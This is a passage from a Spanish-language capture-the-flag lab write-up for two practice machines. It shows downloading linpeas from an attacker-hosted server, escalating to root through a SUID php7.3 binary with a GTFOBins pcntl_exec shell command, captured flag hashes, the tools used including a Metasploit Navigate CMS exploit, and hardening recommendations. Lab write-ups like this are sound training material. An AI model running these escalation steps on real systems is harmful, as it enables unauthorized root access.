
Una vez descargada la herramienta, damos permisos de ejecución:

```
denisse@navigator:~$ wget http://192.168.100.47:8080/linpeas.sh
--2024-04-30 03:42:32--  http://192.168.100.47:8080/linpeas.sh
Connecting to 192.168.100.47:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 836190 (817K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh                          100%[===================================>]

2024-04-30 03:42:32 (21.9 MB/s) - 'linpeas.sh' saved [836190/836190]

denisse@navigator:~$ ls
bandera1.txt  linpeas.sh
denisse@navigator:~$ chmod +x linpeas.sh
denisse@navigator:~$ ls
bandera1.txt  linpeas.sh
denisse@navigator:~$
```

Ejecutamos y encontramos que podemos utilizar php7.3 con suid:

```
Files with Interesting Permissions
SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#sudo-and-suid
strings Not Found
strace Not Found
-rwsr-xr-- 1 root messagebus 50K Jul  5  2020 /usr/lib/dbus-1.0/dbus-daemon-launch-helpe
-rwsr-xr-x 1 root root 10K Mar 28  2017 /usr/lib/eject/dmcrypt-get-device
-rwsr-xr-x 1 root root 427K Jan 31  2020 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 35K Jan 10  2019 /usr/bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 44K Jul 27  2018 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root root 51K Jan 10  2019 /usr/bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel
-rwsr-xr-x 1 root root 4.6M Feb 13  2021 /usr/bin/php7.3 (Unknown SUID binary!)
-rwsr-xr-x 1 root root 63K Jan 10  2019 /usr/bin/su
```

Consultamos los comandos en gftobins:



SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which php) .

CMD="/bin/sh"
./php -r "pcntl_exec('/bin/sh', ['-p']);"
```

Probamos los comandos desde la máquina víctima:

```
denisse@navigator:~$ /usr/bin/php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
# whoami
root
#
```

Logramos ser root!!!

5. Banderas

Bolt

bandera1.txt

```
┌──(hmstudent㉿kali)-[~/Documents/4.Navibolt/Bolt]
└─$ ll
total 16
-rw-r--r-- 1 nobody nogroup   33 May 16  2022 bandera1.txt
-rwxr--r-- 1 nobody nogroup 1876 Jun  2  2021 id_rsa
-rw-r--r-- 1 root   root    2132 May 16  2022 save.zip
-rw-r--r-- 1 nobody nogroup  192 May 16  2022 todo.txt

┌──(hmstudent㉿kali)-[~/Documents/4.Navibolt/Bolt]
└─$ cat bandera1.txt
aa7153d8889e1efd2bd57dab46e528e5
```

bandera2.txt

```
jeanpaul@dev:~$ ls
bandera2.txt
jeanpaul@dev:~$ cat bandera2.txt
2d1b15dceeaf04a2a6314135f845dee77
```

bandera3.txt

```
# cd /
# find / -name bandera*.txt
/srv/nfs/bandera1.txt
/root/bandera3.txt
/home/jeanpaul/bandera2.txt
# cat /root/bandera3.txt
3c14d6f8ee4c66f8c4d9569b3101605a
#
```

Bandera1	aa7153d8889e1efd2bd57dab46e528e5
Bandera2	2d1b15dceeaf04a2a6314135f845dee77
Bandera3	3c14d6f8ee4c66f8c4d9569b3101605a

Navigator

Bandera1.txt

```
denisse@navigator:~$ whoami
denisse
denisse@navigator:~$ ls
bandera1.txt
denisse@navigator:~$ cat bandera1.txt
19019f428f02d94f958b9f709732a51e
denisse@navigator:~$
```

Bandera2.txt

```
# cd /
# find / -name bandera*
/home/denisse/bandera1.txt
/root/bandera2.txt
# cat /root/bandera2.txt
e3b9c48f529685a5fca3e8a5d7d27e0a
#
```

Bandera1	19019f428f02d94f958b9f709732a51e
Bandera2	e3b9c48f529685a5fca3e8a5d7d27e0a

6. Herramientas usadas

Nmap	Para descubrimiento de dispositivos conectados a mi red y escaneo de puertos abiertos y versión de servicios de dichos dispositivos.
gobuster	Para temas de fuzzing de los sitios web alojados en los puertos 80 y 8080
Metasploit	exploit/multi/http/navigate_cms_rce, para aprovecharse de las vulnerabilidades de Navigate v2.8

7. Conclusiones y Recomendaciones

1) Evitar dejar públicos todos los archivos de configuración del sitio web ya que pueden exponer datos sensibles.

2) Revisar constantemente los archivos de authorized_keys para identificar cualquier alteración, ya que podría indicarnos que alguien desea realizar conexiones remotas sin permiso.